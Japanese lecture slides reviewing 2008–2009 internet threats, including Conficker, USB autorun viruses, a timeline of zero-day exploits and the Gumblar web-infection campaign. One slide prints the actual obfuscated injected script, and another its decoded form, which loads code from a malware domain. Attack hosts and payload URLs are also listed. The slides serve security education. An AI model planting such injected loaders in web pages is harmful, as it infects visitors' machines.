流行りもの

～2009年インターネットセキュリティの課題を振り返る～

龍谷大学理工学部
小島　肇


流行りもの 2008~

流行りもの: 2008～

- SQL インジェクションを使った攻撃
- Conficker / Downad
- USB ウイルス
- アプリケーションソフトウェアへの攻撃

SQL インジェクション

- 攻撃数は 2008 年末にピークを迎えた後減少の模様



出典 http://www.lac.co.jp/info/alert/alert20091104.html

なくなったわけじゃない

http://www-935.ibm.com/services/jp/index.wss/consultantpov/secpriv/b1333778?cntxt=a1010214

http://blog.damballa.com/?p=368

http://blog.trendmicro.co.jp/archives/3113

Conficker / Downad

- 2008 年末～2009 年前半に流行
- 攻撃界面
  - 「MS08-067 - 緊急: Server サービスの脆弱性により、リモートでコードが実行される (958644)」欠陥を攻略
    - patch: 2008.10.24
    - Conficker / Downad: 2009.11.21 ごろ
  - 自動再生機能（autorun.inf ）を用いた感染
  - 管理共有（admin$）を使った感染
    - 現在ログオンしているユーザの資格情報を利用
    - パスワードクラックも実施

USB ウイルス

- Windows の自動再生機能（autorun.inf）を利用
- 可搬型媒体（USB メモリ、USB HDD など）を介して感染
- NoDriveTypeAutoRun レジストリーキーを設定すれば無効化できる……はずができていなかった
  - この欠陥の更新プログラムは存在したが、Windows 2000 / XP / Server 2003 用更新プログラム（953252）は自動更新では配布されなかった
  - 2009.02.25 にようやく、更新プログラム967715 として自動更新でも配布

Microsoft サポート技術情報 http://support.microsoft.com/kb/番号

USB ウイルス

- autorun.inf そのものを無効化する方法もある
  - http://www.us-cert.gov/cas/techalerts/TA09-020A.html
  - http://blog.lucanian.net/archives/51199862.html
- 次のコマンドで実行できる（from Semplice）
  - reg delete "HKCU¥Software¥Microsoft¥Windows¥CurrentVersion¥Explorer¥MountPoints2" /f
  - reg add “HKLM¥SOFTWARE¥Microsoft¥Windows NT¥CurrentVersion¥IniFileMapping¥Autorun.inf" /f /ve /t reg_sz /d @SYS:DoesNotExist

USB ウイルス

- Windows 7 において、ようやく自動再生の挙動が変更された
  - 非光学のリムーバブルメディアに対しては自動実行機能をサポートしない
- Windows XP ～Server 2008 を Windows 7 と同じ挙動にしたい場合は、更新プログラム 971029 を適用する
  - 自動更新では適用されないので注意

アプリケーションソフトウェアへの攻撃

- Internet Explorer
- Microsoft Office
- Windows Media Player
- Flash Player
- Adobe Reader / Acrobat
- QuickTime
- Firefox
- ....

Microsoft Update では更新されない

- 0-day 攻撃も多発

0-day 事例

- 2008.11.16: Internet Explorer
  - http://research.eeye.com/html/alerts/zeroday/20081209.html
  - patch 提供 : 2008.12.18
- 2008.12.10: ワードパッド、Office テキストコンバータ
  - http://www.microsoft.com/japan/technet/security/advisory/960906.mspx
  - patch 提供: 2009.04.15（MS09-010）
- 2009.02.19: Adobe Reader / Acrobat
  - http://www.adobe.com/support/security/advisories/apsa09-01.html
  - patch 提供 : 2009.03.10（9.x）、2009.03.18（8.x 以前）
- 2009.02.25: Excel
  - http://www.microsoft.com/japan/technet/security/advisory/968272.mspx
  - patch 提供: 2009.04.15（MS09-009）

0-day 事例

- 2009.03.11: 一太郎
  - http://blog.trendmicro.co.jp/archives/2657
  - http://www.justsystems.com/jp/info/js09001.html
  - patch 提供: 2009.03.16
- 2009.03.25: Firefox
  - http://www.mozilla-japan.org/security/announce/2009/mfsa2009-12.html
  - patch 提供: 2009.03.27
- 2009.04.03: PowerPoint
  - http://www.microsoft.com/japan/technet/security/advisory/969136.mspx
  - patch 提供: 2009.05.13（MS09-017）

0-day 事例

- 2009.05.29: DirectShow
  - http://www.microsoft.com/japan/technet/security/advisory/971778.mspx
  - DirectShow の欠陥、QuickTime ファイルの処理で発現
  - patch 提供: 2009.07.15（MS09-028）
- 2009.07.07: Microsoft Video ActiveX コントロール
  - http://www.microsoft.com/japan/technet/security/advisory/972890.mspx
  - ActiveX コントロールの欠陥なので、IE 上で発現
  - patch 提供: 2009.07.15（MS09-032 ; kill bit を設定するだけ）

0-day 事例

- 2009.07.13: Microsoft Office Web コンポーネント（ActiveX コントロール）
  - http://www.microsoft.com/japan/technet/security/advisory/973472.mspx
  - patch 提供: 2009.08.12（MS09-043）
- 2009.07.21: Adobe Reader / Acrobat、Flash Player
  - http://www.adobe.com/support/security/advisories/apsa09-03.html
  - 同じ欠陥が Adobe Reader / Acrobat と Flash Player の両方に影響
  - patch 提供: 2009.07.31（Adobe Reader / Acrobat）、2009.08.03（Flash Player）
  - 実は 0-day ではなかった（8 か月も前に通知を受けていた）

0-day 事例

- 2009.08.31: IIS FTP サービス
  - http://www.microsoft.com/japan/technet/security/advisory/975191.mspx
  - patch 提供: 2009.10.14（MS09-053）
- 2009.09.07: SMB2（Windows Vista / Server 2008 / 7 RC）
  - http://www.microsoft.com/japan/technet/security/advisory/975497.mspx
  - Conficker / Downad のようになるのではと心配する向きもあったが、幸いにもそうはならなかった
  - patch 提供: 2009.10.14（MS09-050）
- 2009.10.09: Adobe Reader / Acrobat
  - http://blogs.adobe.com/psirt/2009/10/adobe_reader_and_acrobat_issue_1.html
  - http://www.adobe.com/support/security/bulletins/apsb09-15.html
  - patch 提供: 2009.10.14

Drive-by Download（自動ダウンロード攻撃）

- 誘導 Web ページを用意する
  - 既存の（他人の）サイトを改ざん
    - Web アプリの脆弱性（SQL インジェクションなど）を攻略するなど
- 攻略 Web ページを読み込ませるよう設定
  - <iframe src=...>、<script src=...> など
  - 多段にする、難読化処理をするなど
- 最終的には、アプリケーションなどの脆弱性を狙う攻略ファイルをダウンロードさせる
  - 0-day 攻撃ならなお効果的

流行りもの 2009


流行りもの：2009

- Gumblar
- にせアンチウイルス（FAKEAV）
- 仮想化関連

Gumblar（GENOウイルス、JSRedir-R）

- 2009.03～06 に流行、ただしそれ以前にも存在？
- Gumblar は攻略ファイルが設置されていたサイトのドメイン名
  - 78.110.175.249（2009.03）
  - 94.247.2.195 (hs.2-195.zlkon.lv)（2009.03）
  - gumblar.cn（2009.05）
  - martuz.cn（2009.05）
- 2009.04.04 に PC 通販サイト「GENO」が攻略された際に知名度が上がったため、「GENO ウイルス」と通称された。
  - GENO に埋め込まれたのは zlkon

Gumblar（GENOウイルス、JSRedir-R）




Gumblar（GENOウイルス、JSRedir-R）

- gumblar.cn/rss/?id=XXXXXXX
  - jscript.dll のバージョン番号に基づく数字
  - Internet Explorer か否かの判定？
- gumblar.cn/rss/?id=2
  - PDF ファイル（Adobe Reader / Acrobat 攻略用）
- gumblar.cn/rss/?id=3
  - swf ファイル（Flash Player 攻略用）
- gumblar.cn/rss/?id=10
  - exe ファイル（マルウェア）

Gumblar（GENOウイルス、JSRedir-R）

- FTP 接続の盗聴
  - パスワードスティーラーが接続先、ユーザ名、パスワードを盗み出して管理サイトに送信
  - この情報に基づいて、さらなるWeb ページ改ざんを行う
  - 暗号化する前の情報をキャプチャするため、SFTP などによる暗号化通信を行っても突破され得る
- 収集した FTP アカウント情報を使って侵入し、Web コンテンツを書きかえる
  - それ用の自動接続・書き換えプログラムが存在する模様
  - 個人の web サイトが相次いで改ざんされたのはこのため

Gumblar（GENOウイルス、JSRedir-R）



Gumblar（GENOウイルス、JSRedir-R）

- 実際に挿入されるスクリプトの例（martuz）

```
<script language=javascript><!--
(function(L8U9){var
yVwv=('v`61r`20a`3d`22`53c`72i`70tEn`67i`6e`65`22`2cb`3d`22V`65rsion`28)+`22`2cj`3
d`22`22`2cu`3dnav`69gato`72`2eu`73erA`67ent`3b`69f((u`2ein`64ex`4ff(`22Chrome`22)
`3c0)`26`26(`75`2ei`6ed`65xOf(`22`57in`22`29`3e`30`29`26`26`28u`2ei`6edex`4ff(`22`4
eT`206`22)`3c`30)`26`26(d`6f`63ument`2e`63`6fokie`2eindexOf(`22`6die`6b`3d1`22`29`
3c0)`26`26(typeo`66(`7a`72vzt`73)`21`3dty`70eo`66(`22A`22)))`7bzrvzts`3d`22A`22`3b`
65val(`22`69f(wi`6edo`77`2e`22`2ba`2b`22)j`3dj+`22+a`2b`22Majo`72`22+b+a+`22Minor
`22+`62`2ba`2b`22Build`22+b+`22j`3b`22)`3bdo`63`75m`65nt`2ewrite(`22`3cscript`20`7
3`72`63`3d`2f`2fm`61rt`22+`22uz`2ecn`2fvid`2f`3fid`3d`22+j+`22`3e`3c`5c`2fs`63r`69p`7
4`3e`22)`3b`7d').replace(L8U9,'%');eval(unescape(yVwv))})(/¥`/g);
 --></script>
```

Gumblar（GENOウイルス、JSRedir-R）

- 解釈

```
<script language=javascript><!--
var
a="ScriptEngine",b="Version()+",j="",u=navigator.userAgent;if((u.indexOf("Chrome")<0)
&&(u.indexOf("Win")>0)&&(u.indexOf("NT
6")<0)&&(document.cookie.indexOf("miek=1")<0)&&(typeof(zrvzts)!=typeof("A"))){zrvzts
="A";eval("if(window."+a+")j=j+"+a+"Major"+b+a+"Minor"+b+a+"Build"+b+"j;");document.
write("<script src=//mart"+"uz.cn/vid/?id="+j+"><¥/script>");}
 --></script>
```

Gumblar（GENOウイルス、JSRedir-R）

- spam の送信
- にせアンチウイルス（System Security 2009）のインストール
  - 実はランサムウェア（身代金要求ソフトウェア）

    アプリケーションを開こうとすると、「ファイルが感染しているのでアプリケーションを実行できない。System Securityをアクティベートせよ」と警告し、ユーザーを販売サイトに誘導してクレジットカード番号などの入力を迫る。


    - http://www.itmedia.co.jp/enterprise/articles/0905/14/news021.html
- Google 検索結果を改ざん
  - マルウェアサイトへ誘導
- アンチウイルスソフトの停止

Gumblar（GENOウイルス、JSRedir-R）

- 2009.10 から活動を再開（Gumblar.x）
  - 難読化が高度に
  - 攻撃サイトが複数に
  - Adobe Reader / Flash Player の他、Internet Explorer（MS09-002）や Microsoft Office Web コンポーネント（MS09-043）を攻撃
  - 挿入スクリプトを随時改訂、再感染
  - 調査妨害機能の強化
    - regedit が起動されるとレジストリ改ざんを元に戻す、など

The Gumblar system: 全自動にて運行中

